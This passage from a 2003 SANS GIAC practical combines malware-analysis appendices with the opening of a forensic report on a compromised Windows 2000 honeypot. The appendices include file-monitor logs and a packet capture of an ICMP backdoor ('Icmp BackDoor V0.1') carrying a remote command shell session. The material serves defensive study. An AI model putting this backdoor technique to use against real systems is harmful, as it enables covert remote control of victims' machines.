43      5:30:18 AM     target2.exe:716        FSCTL_IS_VOLUME_MOUNTED       E:\     INVALID
PARAMETER
44      5:30:18 AM     target2.exe:716        IRP_MJ_CREATE  E:\\WS2HELP.DLL        FILE
NOT FOUND      Attributes: Any Options: Open
45      5:30:18 AM     target2.exe:716        FASTIO_QUERY_OPEN     E:\\WS2HELP.DLL
        SUCCESS
46      5:30:18 AM     target2.exe:716        IRP_MJ_CREATE  C:\WINNT\System32\WS2HELP.DLL
        SUCCESS Attributes: Any Options: Open
47      5:30:18 AM     target2.exe:716        IRP_MJ_CLEANUP C:\WINNT\System32\WS2HELP.DLL
        SUCCESS
48      5:30:18 AM     target2.exe:716        IRP_MJ_CLOSE   C:\WINNT\System32\WS2HELP.DLL
        SUCCESS
49      5:30:18 AM     target2.exe:716        FSCTL_IS_VOLUME_MOUNTED       E:\     INVALID
PARAMETER
50      5:30:18 AM     target2.exe:716        IRP_MJ_CREATE  E:\MFC42.DLL   FILE NOT FOUND
        Attributes: Any Options: Open
51      5:30:18 AM     target2.exe:716        FSCTL_IS_VOLUME_MOUNTED       E:\     INVALID
PARAMETER
52      5:30:18 AM     target2.exe:716        IRP_MJ_CREATE  E:\\MFC42.DLL  FILE NOT FOUND
        Attributes: Any Options: Open
53      5:30:18 AM     target2.exe:716        FASTIO_QUERY_OPEN     E:\\MFC42.DLL  SUCCESS

54      5:30:18 AM     target2.exe:716        IRP_MJ_CREATE  C:\WINNT\System32\MFC42.DLL
        SUCCESS Attributes: Any Options: Open
55      5:30:18 AM     target2.exe:716        IRP_MJ_CLEANUP C:\WINNT\System32\MFC42.DLL
        SUCCESS
56      5:30:18 AM     target2.exe:716        IRP_MJ_CLOSE   C:\WINNT\System32\MFC42.DLL
        SUCCESS
57      5:30:18 AM     target2.exe:716        FSCTL_IS_VOLUME_MOUNTED       E:\     INVALID
PARAMETER
58      5:30:18 AM     target2.exe:716        IRP_MJ_CREATE  E:\MSVCP60.dll FILE NOT FOUND
        Attributes: Any Options: Open
59      5:30:18 AM     target2.exe:716        FSCTL_IS_VOLUME_MOUNTED       E:\     INVALID
PARAMETER
60      5:30:18 AM     target2.exe:716        IRP_MJ_CREATE  E:\\MSVCP60.dll        FILE
NOT FOUND      Attributes: Any Options: Open
61      5:30:18 AM     target2.exe:716        FASTIO_QUERY_OPEN     E:\\MSVCP60.dll
        SUCCESS
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
62      5:30:18 AM     target2.exe:716        IRP_MJ_CREATE  C:\WINNT\System32\MSVCP60.dll
        SUCCESS Attributes: Any Options: Open
63      5:30:18 AM     target2.exe:716        IRP_MJ_CLEANUP C:\WINNT\System32\MSVCP60.dll
        SUCCESS
64      5:30:18 AM     target2.exe:716        IRP_MJ_CLOSE   C:\WINNT\System32\MSVCP60.dll
        SUCCESS
65      5:30:18 AM     target2.exe:716        FSCTL_IS_VOLUME_MOUNTED       E:\     INVALID
PARAMETER
66      5:30:18 AM     target2.exe:716        IRP_MJ_CREATE  E:\target2.exe.Local   FILE
NOT FOUND      Attributes: Any Options: Open
67      5:30:18 AM     target2.exe:716        FASTIO_QUERY_OPEN
        C:\WINNT\System32\MFC42LOC.DLL        SUCCESS
68      5:30:18 AM     target2.exe:716        FASTIO_QUERY_OPEN
        C:\WINNT\System32\MFC42LOC.DLL        SUCCESS
116     5:30:18 AM     services.exe:212       IRP_MJ_WRITE*  C:\$Mft SUCCESS Offset:
2781184 Length: 4096
117     5:30:18 AM     services.exe:212       IRP_MJ_WRITE*  C:\WINNT\system32\config
        SUCCESS Offset: 0 Length: 4096
118     5:30:18 AM     services.exe:212       IRP_MJ_WRITE*  C:\$LogFile    SUCCESS Offset:
8192 Length: 4096
119     5:30:18 AM     services.exe:212       IRP_MJ_WRITE
        C:\WINNT\system32\config\SYSTEM.ALT   SUCCESS Offset: 0 Length: 512
120     5:30:18 AM     services.exe:212       IRP_MJ_FLUSH
        C:\WINNT\system32\config\SYSTEM.ALT   SUCCESS
121     5:30:18 AM     services.exe:212       IRP_MJ_WRITE*  C:\$LogFile    SUCCESS Offset:
12288 Length: 4096
122     5:30:18 AM     services.exe:212       IRP_MJ_WRITE*  C:\$Mft SUCCESS Offset:
2781184 Length: 4096
123     5:30:18 AM     services.exe:212       IRP_MJ_WRITE*  C:\WINNT\system32\config
        SUCCESS Offset: 0 Length: 4096
124     5:30:18 AM     services.exe:212       IRP_MJ_WRITE*  C:\$LogFile    SUCCESS Offset:
8192 Length: 4096
125     5:30:18 AM     services.exe:212       FSCTL_IS_VOLUME_MOUNTED
        C:\WINNT\system32      SUCCESS
126     5:30:18 AM     services.exe:212       FASTIO_QUERY_OPEN
        C:\WINNT\system32\smsses.exe  SUCCESS
127     5:30:18 AM     services.exe:212       FSCTL_IS_VOLUME_MOUNTED
        C:\WINNT\system32      SUCCESS
128     5:30:18 AM     services.exe:212       FSCTL_IS_VOLUME_MOUNTED
        C:\WINNT\system32      SUCCESS
129     5:30:18 AM     services.exe:212       FASTIO_QUERY_OPEN
        C:\WINNT\system32\smsses.exe  SUCCESS
144     5:30:18 AM     smsses.exe:864 FASTIO_QUERY_OPEN      E:\target2.exe.Local   SUCCESS

145     5:30:18 AM     smsses.exe:864 FSCTL_IS_VOLUME_MOUNTED       C:\WINNT\system32\
        SUCCESS
146     5:30:18 AM     smsses.exe:864 FSCTL_IS_VOLUME_MOUNTED       C:\WINNT\system32\
        SUCCESS
147     5:30:18 AM     smsses.exe:864 IRP_MJ_CREATE  C:\WINNT\system32\WS2HELP.DLL SUCCESS
        Attributes: Any Options: Open
148     5:30:18 AM     smsses.exe:864 IRP_MJ_CLEANUP C:\WINNT\system32\WS2HELP.DLL SUCCESS

149     5:30:18 AM     smsses.exe:864 IRP_MJ_CLOSE   C:\WINNT\system32\WS2HELP.DLL SUCCESS

150     5:30:18 AM     smsses.exe:864 FSCTL_IS_VOLUME_MOUNTED       C:\WINNT\system32\
        SUCCESS
151     5:30:18 AM     smsses.exe:864 FASTIO_QUERY_OPEN      E:\target2.exe.Local   SUCCESS

152     5:30:18 AM     smsses.exe:864 FSCTL_IS_VOLUME_MOUNTED       C:\WINNT\system32\
        SUCCESS
153     5:30:18 AM     smsses.exe:864 FSCTL_IS_VOLUME_MOUNTED       C:\WINNT\system32\
        SUCCESS
154     5:30:18 AM     smsses.exe:864 IRP_MJ_CREATE  C:\WINNT\system32\MFC42.DLL   SUCCESS
        Attributes: Any Options: Open
155     5:30:18 AM     smsses.exe:864 IRP_MJ_CLEANUP C:\WINNT\system32\MFC42.DLL   SUCCESS

156     5:30:18 AM     smsses.exe:864 IRP_MJ_CLOSE   C:\WINNT\system32\MFC42.DLL   SUCCESS
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Appendix K

The Output of Tcpdump After the Service (smsses.exe) is Accessed Remotely

```
10:53:40.931579 0:50:56:cd:38:c5 0:50:56:fe:31:2e ip 71: malware > loki: icmp: echo reply
(ttl 64, id 13942, len 57)
0x0000   4500 0039 3676 0000 4001 35f9 c0a8 c682     E..96v..@.5.....
0x0010   c0a8 c681 0000 3b81 0000 ff02 0000 0000     ......;.........
0x0020   4a4a 4a4a 4a4a 4a4a 4a4a 4a4a 4a4a 4a4a     JJJJJJJJJJJJJJJJ
0x0030   4a4a 4a4a 4a4a 4a4a 4a                     JJJJJJJJJ
10:53:43.925924 0:50:56:cd:38:c5 0:50:56:fe:31:2e ip 71: malware > loki: icmp: echo reply
(ttl 64, id 43596, len 57)
0x0000   4500 0039 aa4c 0000 4001 c222 c0a8 c682     E..9.L..@.."....
0x0010   c0a8 c681 0000 3b80 0000 ff03 0000 0000     ......;.........
0x0020   4a4a 4a4a 4a4a 4a4a 4a4a 4a4a 4a4a 4a4a     JJJJJJJJJJJJJJJJ
0x0030   4a4a 4a4a 4a4a 4a4a 4a                     JJJJJJJJJ
10:53:43.930934 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 2422, len 59)
0x0000   4500 003b 0976 0000 8001 22f7 c0a8 c681     E..;.v...."".....
0x0010   c0a8 c682 0000 f514 0000 ff01 0000 0000     ................
0x0020   0d0a 3d3d 3d3d 3d3d 3d3d 3d3d 3d3d 3d3d     ..==============
0x0030   3d3d 3d3d 3d3d 3d3d 3d3d 20                 ==========.
10:53:43.984803 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 2423, len 59)
0x0000   4500 003b 0977 0000 8001 22f6 c0a8 c681     E..;.w...."".....
0x0010   c0a8 c682 0000 e259 0000 ff01 0000 0000     .......Y........
0x0020   4963 6d70 2042 6163 6b44 6f6f 7220 5630     Icmp.BackDoor.V0
0x0030   2e31 203d 3d3d 3d3d 3d3d 3d                 .1.========
10:53:44.040870 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 2424, len 59)
0x0000   4500 003b 0978 0000 8001 22f5 c0a8 c681     E..;.x...."".....
0x0010   c0a8 c682 0000 d814 0000 ff01 0000 0000     ................
0x0020   3d3d 3d3d 3d3d 3d3d 3d3d 3d3d 3d3d 3d3d     ================
0x0030   0d0a 3d3d 3d3d 3d3d 3d3d 3d                 ..=========
10:53:44.140751 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 2425, len 59)
0x0000   4500 003b 0979 0000 8001 22f4 c0a8 c681     E..;.y...."".....
0x0010   c0a8 c682 0000 1093 0000 ff01 0000 0000     ................
0x0020   2043 6f64 6520 6279 2053 706f 6f66 2e20     .Code.by.Spoof..
0x0030   456e 6a6f 7920 596f 7572 73                 Enjoy.Yours
10:53:44.240951 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 2426, len 59)
0x0000   4500 003b 097a 0000 8001 22f3 c0a8 c681     E..;.z...."".....
0x0010   c0a8 c682 0000 5ece 0000 ff01 0000 0000     ......^.........
0x0020   656c 6621 0d0a 2059 6f75 7220 5061 7373     elf!...Your.Pass
0x0030   576f 7264 3a00 0000 0000 00                 Word:......
10:53:44.332891 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 2427, len 59)
0x0000   4500 003b 097b 0000 8001 22f2 c0a8 c681     E..;.{...."".....
0x0010   c0a8 c682 0000 e0fc 0000 ff02 0000 0000     ................
0x0020   2000 0000 0000 0000 0000 0000 0000 0000     ................
0x0030   0000 0000 0000 0000 0000 00                 ..........
10:53:49.365717 0:50:56:cd:38:c5 0:50:56:fe:31:2e ip 71: malware > loki: icmp: echo reply
(ttl 64, id 7845, len 57)
0x0000   4500 0039 1ea5 0000 4001 4dca c0a8 c682     E..9....@.M.....
0x0010   c0a8 c681 0000 a3f2 0000 ff02 4a4a 4a4a     ............JJJJ
0x0020   6c6f 6b69 0a00 4a4a 4a4a 4a4a 4a4a 4a4a     loki..JJJJJJJJJJ
0x0030   4a4a 4a4a 4a4a 4a4a 4a                     JJJJJJJJJ
10:53:55.179228 0:50:56:cd:38:c5 0:50:56:fe:31:2e ip 71: malware > loki: icmp: echo reply
(ttl 64, id 41998, len 57)
0x0000   4500 0039 a40e 0000 4001 c860 c0a8 c682     E..9....@..`....
0x0010   c0a8 c681 0000 e737 0000 ff01 4a4a 4a4a     .......7....JJJJ
0x0020   0a00 4a4a 4a4a 4a4a 4a4a 4a4a 4a4a 4a4a     ..JJJJJJJJJJJJJJ
0x0030   4a4a 4a4a 4a4a 4a4a 4a                     JJJJJJJJJ
10:53:55.279282 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 2428, len 59)
0x0000   4500 003b 097c 0000 8001 22f1 c0a8 c681     E..;.|...."".....
0x0010   c0a8 c682 0000 099f 0000 ff03 0000 0000     ................
0x0020   4d69 6372 6f73 6f66 7420 5769 6e64 6f77     Microsoft.Window
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
0x0030   7320 3230 3030 205b 5665 72                 s.2000.[Ver
10:53:55.375706 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 2429, len 59)
0x0000   4500 003b 097d 0000 8001 22f0 c0a8 c681     E..;.}...."".....
0x0010   c0a8 c682 0000 17a5 0000 ff03 0000 0000     ................
0x0020   7369 6f6e 2035 2e30 302e 3231 3935 5d0d     sion.5.00.2195].
0x0030   0a28 4329 2043 6f70 7972 69                 .(C).Copyri
10:53:55.459209 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 2430, len 59)
0x0000   4500 003b 097e 0000 8001 22ef c0a8 c681     E..;.~...."".....
0x0010   c0a8 c682 0000 6334 0000 ff03 0000 0000     ......c4........
0x0020   6768 7420 3139 3835 2d31 3939 3920 4d69     ght.1985-1999.Mi
0x0030   6372 6f73 6f66 7420 436f 72                 crosoft.Cor
10:53:55.559129 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 2431, len 59)
0x0000   4500 003b 097f 0000 8001 22ee c0a8 c681     E..;......"".....
0x0010   c0a8 c682 0000 1184 0000 ff03 0000 0000     ................
0x0020   702e 0d0a 0d0a 433a 5c57 494e 4e54 5c73     p.....C:\WINNT\s
0x0030   7973 7465 6d33 323e 0a43 3a                 ystem32>.C:
10:53:55.649201 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 2432, len 59)
0x0000   4500 003b 0980 0000 8001 22ed c0a8 c681     E..;......"".....
0x0010   c0a8 c682 0000 2344 0000 ff03 0000 0000     ......#D........
0x0020   5c57 494e 4e54 5c73 7973 7465 6d33 323e     \WINNT\system32>
0x0030   0000 0000 0000 0000 0000 00                 ...........
10:53:55.946726 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 2433, len 59)
0x0000   4500 003b 0981 0000 8001 22ec c0a8 c681     E..;......"".....
0x0010   c0a8 c682 0000 e0fc 0000 ff02 0000 0000     ................
0x0020   2000 0000 0000 0000 0000 0000 0000 0000     ................
0x0030   0000 0000 0000 0000 0000 00                 ...........
10:54:02.478014 0:50:56:cd:38:c5 0:50:56:fe:31:2e ip 71: malware > loki: icmp: echo reply
(ttl 64, id 54877, len 57)
0x0000   4500 0039 d65d 0000 4001 9611 c0a8 c682     E..9.]..@.......
0x0010   c0a8 c681 0000 6bb3 0000 ff01 4a4a 4a4a     ......k.....JJJJ
0x0020   6970 636f 6e66 6967 0a00 4a4a 4a4a 4a4a     ipconfig..JJJJJJ
0x0030   4a4a 4a4a 4a4a 4a4a 4a                     JJJJJJJJJ
10:54:02.576033 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 2434, len 59)
0x0000   4500 003b 0982 0000 8001 22eb c0a8 c681     E..;......"".....
0x0010   c0a8 c682 0000 524e 0000 ff03 0000 0000     ......RN........
0x0020   6970 636f 6e66 6967 0a00 0000 0000 0000     ipconfig........
0x0030   0000 0000 0000 0000 0000 00                 ...........
10:54:02.731431 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 2435, len 59)
0x0000   4500 003b 0983 0000 8001 22ea c0a8 c681     E..;......"".....
0x0010   c0a8 c682 0000 e0fc 0000 ff02 0000 0000     ................
0x0020   2000 0000 0000 0000 0000 0000 0000 0000     ................
0x0030   0000 0000 0000 0000 0000 00                 ...........
10:54:08.093567 0:50:56:cd:38:c5 0:50:56:fe:31:2e ip 71: malware > loki: icmp: echo reply
(ttl 64, id 30609, len 57)
0x0000   4500 0039 7791 0000 4001 f4dd c0a8 c682     E..9w...@.......
0x0010   c0a8 c681 0000 e737 0000 ff01 4a4a 4a4a     .......7....JJJJ
0x0020   0a00 4a4a 4a4a 4a4a 4a4a 4a4a 4a4a 4a4a     ..JJJJJJJJJJJJJJ
0x0030   4a4a 4a4a 4a4a 4a4a 4a                     JJJJJJJJJ
10:54:08.179899 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 2436, len 59)
0x0000   4500 003b 0984 0000 8001 22e9 c0a8 c681     E..;......"".....
0x0010   c0a8 c682 0000 0ae3 0000 ff03 0000 0000     ................
0x0020   0d0d 0a57 696e 646f 7773 2032 3030 3020     ...Windows.2000.
0x0030   4950 2043 6f6e 6669 6775 72                 IP.Configur
10:54:08.259257 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 2437, len 59)
0x0000   4500 003b 0985 0000 8001 22e8 c0a8 c681     E..;......"".....
0x0010   c0a8 c682 0000 3e13 0000 ff03 0000 0000     ......>.........
0x0020   6174 696f 6e0d 0d0a 0d0d 0a45 7468 6572     ation......Ether
0x0030   6e65 7420 6164 6170 7465 72                 net.adapter
10:54:08.339351 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 2438, len 59)
0x0000   4500 003b 0986 0000 8001 22e7 c0a8 c681     E..;......"".....
0x0010   c0a8 c682 0000 cce8 0000 ff03 0000 0000     ................
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
0x0020   204c 6f63 616c 2041 7265 6120 436f 6e6e     .Local.Area.Conn
0x0030   6563 7469 6f6e 3a0d 0d0a 0d                 ection:....
10:54:08.439379 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 2439, len 59)
0x0000   4500 003b 0987 0000 8001 22e6 c0a8 c681     E..;......".....
0x0010   c0a8 c682 0000 9794 0000 ff03 0000 0000     ................
0x0020   0d0a 0943 6f6e 6e65 6374 696f 6e2d 7370     ...Connection-sp
0x0030   6563 6966 6963 2044 4e53 20                 ecific.DNS.
10:54:08.505973 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 2440, len 59)
0x0000   4500 003b 0988 0000 8001 22e5 c0a8 c681     E..;......".....
0x0010   c0a8 c682 0000 8724 0000 ff03 0000 0000     .......$........
0x0020   5375 6666 6978 2020 2e20 3a20 6c6f 6361     Suffix....:.loca
0x0030   6c64 6f6d 6169 6e0d 0a09 49                 ldomain...I
10:54:08.596520 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 2441, len 59)
0x0000   4500 003b 0989 0000 8001 22e4 c0a8 c681     E..;......".....
0x0010   c0a8 c682 0000 10f2 0000 ff03 0000 0000     ................
0x0020   5020 4164 6472 6573 732e 202e 202e 202e     P.Address......
0x0030   202e 202e 202e 202e 202e 20                 ...........
10:54:08.696111 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 2442, len 59)
0x0000   4500 003b 098a 0000 8001 22e3 c0a8 c681     E..;......".....
0x0010   c0a8 c682 0000 85fe 0000 ff03 0000 0000     ................
0x0020   2e20 2e20 2e20 3a20 3139 322e 3136 382e     ......:.192.168.
0x0030   3139 382e 3132 390d 0d0a 09                 198.129....
10:54:08.789316 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 2443, len 59)
0x0000   4500 003b 098b 0000 8001 22e2 c0a8 c681     E..;......".....
0x0010   c0a8 c682 0000 87e1 0000 ff03 0000 0000     ................
0x0020   5375 626e 6574 204d 6173 6b20 2e20 2e20     Subnet.Mask.....
0x0030   2e20 2e20 2e20 2e20 2e20 2e                 ...........
10:54:08.895822 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 2444, len 59)
0x0000   4500 003b 098c 0000 8001 22e1 c0a8 c681     E..;......".....
0x0010   c0a8 c682 0000 daba 0000 ff03 0000 0000     ................
0x0020   202e 202e 202e 203a 2032 3535 2e32 3535     .......:.255.255
0x0030   2e32 3535 2e30 0d0d 0a09 44                 .255.0....D
10:54:08.989424 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 2445, len 59)
0x0000   4500 003b 098d 0000 8001 22e0 c0a8 c681     E..;......".....
0x0010   c0a8 c682 0000 a3ea 0000 ff03 0000 0000     ................
0x0020   6566 6175 6c74 2047 6174 6577 6179 202e     efault.Gateway..
0x0030   202e 202e 202e 202e 202e 20                 ...........
10:54:09.089307 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 2446, len 59)
0x0000   4500 003b 098e 0000 8001 22df c0a8 c681     E..;......".....
0x0010   c0a8 c682 0000 9adf 0000 ff03 0000 0000     ................
0x0020   2e20 2e20 2e20 3a20 0d0d 0a0d 0a43 3a5c     ......:......C:\
0x0030   5749 4e4e 545c 7379 7374 65                 WINNT\syste
10:54:09.169388 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 2447, len 59)
0x0000   4500 003b 098f 0000 8001 22de c0a8 c681     E..;......".....
0x0010   c0a8 c682 0000 6569 0000 ff03 0000 0000     ......ei........
0x0020   6d33 323e 0a43 3a5c 5749 4e4e 545c 7379     m32>.C:\WINNT\sy
0x0030   7374 656d 3332 3e00 0000 00                 stem32>....
10:54:09.459350 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 2448, len 59)
0x0000   4500 003b 0990 0000 8001 22dd c0a8 c681     E..;......".....
0x0010   c0a8 c682 0000 e0fc 0000 ff02 0000 0000     ................
0x0020   2000 0000 0000 0000 0000 0000 0000 0000     ................
0x0030   0000 0000 0000 0000 0000 00                 ...........
10:54:11.123823 0:50:56:cd:38:c5 0:50:56:fe:31:2e ip 71: malware > loki: icmp: echo reply
(ttl 64, id 21021, len 57)
0x0000   4500 0039 521d 0000 4001 1a52 c0a8 c682     E..9R...@..R....
0x0010   c0a8 c681 0000 acdf 0000 ff01 4a4a 4a4a     ............JJJJ
0x0020   6578 6974 0a00 4a4a 4a4a 4a4a 4a4a 4a4a     exit..JJJJJJJJJJ
0x0030   4a4a 4a4a 4a4a 4a4a 4a                     JJJJJJJJJ
10:54:11.209191 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 2449, len 59)
0x0000   4500 003b 0991 0000 8001 22dc c0a8 c681     E..;......".....
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
0x0010   c0a8 c682 0000 280f 0000 ff03 0000 0000     ......(.........
0x0020   6578 6974 0a00 0000 0000 0000 0000 0000     exit............
0x0030   0000 0000 0000 0000 0000 00                 ..........
10:54:11.296390 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 2450, len 59)
0x0000   4500 003b 0992 0000 8001 22db c0a8 c681     E..;......".....
0x0010   c0a8 c682 0000 2ade 0000 ff04 0000 0000     ......*.........
0x0020   0a45 5252 4f52 2033 0a00 0000 0000 0000     .ERROR.3........
0x0030   0000 0000 0000 0000 0000 00                 ..........
10:54:11.297210 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 2451, len 59)
0x0000   4500 003b 0993 0000 8001 22da c0a8 c681     E..;......".....
0x0010   c0a8 c682 0000 e0fc 0000 ff02 0000 0000     ................
0x0020   2000 0000 0000 0000 0000 0000 0000 0000     ................
0x0030   0000 0000 0000 0000 0000 00                 ..........
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Citations

[i] Zeltser, Lenny "Reverse-Engineering Malware: Tools and Techniques Hands-on". SANS 2003. 1-37,2-64,2-65,2-66,2-67
[ii] Jones, Anthony Ohlund, Jim "Network Programming for Microsoft Windows". Microsoft press 2002. 383-392
[iiiiii] Zeltser, Lenny "Reverse-Engineering Malware: Tools and Techniques Hands-on". SANS 2003. 2-24,2-27
[iv] Salgado, Richard P. "Forensics and Incident Response The Law Enforcement Perspective". SANS 2003. 15
[v] Salgado, Richard P. "Forensics and Incident Response The Law Enforcement Perspective". SANS 2003 16
[vi] Salgado, Richard P. "Forensics and Incident Response The Law Enforcement Perspective". SANS 2003 17-21
[vii] Salgado, Richard P. "Forensics and Incident Response The Law Enforcement Perspective". SANS 2003 25

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

FORENSIC ANALYSIS OF A POTENTIALLY COMPROMISED SYSTEM

Abstract: *A colleague set up a Honeypot computer on his home network. The computer had a viable static Internet address and no firewall. The operating system installed on the computer was Windows 2000 Server with an IIS Web Server and a FTP Server. Within seventy-two hours after the system went live on the Internet, my colleague noticed files he did not put there. He unplugged the system and requested that the hard drive be analyzed. This paper describes the laboratory setting in which the forensic analysis took place. The paper describes the forensic methodology for extracting and analyzing the hard drive data. This paper shows how the perpetrator discovered the computer and for what purpose he used it.*

Kenneth S. Pearlstein
SANS GCFA
Practical Version 1.3
Part 2

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Table of Contents

Table of Contents 2
Table of Figures 3
Laboratory Environment 4
Case Facts 4
System Description 4
Image Media 6
Media Analysis 7
Timeline Analysis 22
String Search 22
Conclusions 23
Appendix A 25
Appendix B 28
Appendix C 58
Appendix D 81
Appendix E 83
Appendix F 88
Citations 92

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Table of Figures

Figure 1 Photo of Seized Hard Drive 5
Figure 2 fdisk Invocation 6
Figure 3 MD5 Hash of the Hard Drive Partition 6
Figure 4 dd Invocation 6
Figure 5 MD5 Hash of the Forensic Image 7
Figure 6 Event Viewer Error Message 16
Figure 7 RAR File Assembly (Creation of kotdcd1.mpg) 20
Figure 8 Photo of the Movie Title Displayed by Windows Media Player 21

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Laboratory Environment

The computer used for the forensic analysis was made from new parts purchased at a computer store. The motherboard was an Asus P4S533. The central processor was a 1.5 GHz Intel Pentium 4. There was 500 megabytes of central memory. The hard drive connected directly to the IDE port on the motherboard was an 8-gigabyte Maxtor Model 90845D4. The operating system was installed on that hard drive. Two removable IDE trays were connected to a Promise Technology mass storage controller. All the hard drives connected to the system were configured to be masters. In the first IDE tray there was a 60-gigabyte Maxtor Model 6Y060P0. In the second IDE tray, the seized hard drive (described below) was placed. After a copy of the seized hard drive was made a 40-gigabyte Maxtor Model 6E040L0 was placed in the tray. The operating system used was Red Hat release 7.3 with the Linux kernel 2.4.18-3 built to support NTFS in read only. Vmware Workstation version 3.2.0-2230 was installed. The guest operating system used in the Vmware environment was Windows 2000 Server. The forensic tools used were the Linux Red Hat 7.3 commands awk, dd, fdisk, file, find, grep, md5sum, od, sort, strings, and sed; Sleuth Kit Version 1.62 (http://sourceforge.net/project/showfiles.php?group_id=55685&release_id=175600) and Odessa (http://odessa.sourceforge.net). In the Windows 2000 Server guest environment, the Event Viewer and regedt32 were used as forensic tools.

Case Facts

May 26, 2003
My colleague, Andrew, installed Windows 2000 Server on his home computer. He also installed the Internet Information Service (IIS) and the File Transfer Protocol Service (FTP). The FTP Service was installed with anonymous logon and write permissions.

May 27,2003
Andrew made the server available for Internet access after 7:10 PM.

May 30,2003
Andrew observed that there were files on the system that did not belong there. Around 6:00 PM he removed the power cord from the computer. He then notified the author.

System Description

The system with the potential compromise was a Dell Dimension 433C with 256 megabytes of memory. The system contained one Maxtor 40-gigabyte hard

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

drive, a 3.5” floppy drive and a compact disk drive. The operating system installed was Windows 2000 Server with no service packs or updates. The system was connected directly to the Internet with DSL. The system had a real static IP address.

Hardware Seized

The system was unplugged after the compromise, thus the only item seized was the hard drive. The hard drive was a 40-gigabyte Maxtor DiamondMax Plus 8. The hard drive was tagged as follows:

```
Tag # 01 Maxtor DiamondMax Plus 8 6E040L0 Hard Drive, Serial #:
E16VLP2EZ9999, Size: Forty-gigabytes
```

Figure 1 Photo of Seized Hard Drive

(http://www.maxtor.com/en/documentation/data_sheets/diamondmax_plus_8_data_sheet.pdf)

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Image Media

The seized hard drive, tag # 01, was placed into the second IDE tray and the forensic system was booted. Since the second tray was connected to the second port of the Promise controller, Linux assigned the device a name of "/dev/hdg". The Linux command fdisk was used to display the partition of the device. The command invocation and its output are shown in Figure 2 below.

Figure 2 fdisk Invocation

```
File   Edit   Settings   Help
[root@kensrh73 root]# fdisk -l /dev/hdg

Disk /dev/hdg: 255 heads, 63 sectors, 4998 cylinders
Units = cylinders of 16065 * 512 bytes

   Device Boot    Start       End    Blocks   Id  System
/dev/hdg1   *         1      4997  40138371    7  HPFS/NTFS
[root@kensrh73 root]#
```

The only partition on device /dev/hdg was /dev/hdg1. The md5sum was run on device /dev/hdg1. The screenshot of the MD5 hash is shown in Figure 3 below.

Figure 3 MD5 Hash of the Hard Drive Partition

```
File   Edit   Settings   Help
[root@kensrh73 images]# md5sum /dev/hdg1
3a8464e7d30b4b35a1c54765d7876253  /dev/hdg1
[root@kensrh73 images]#
```

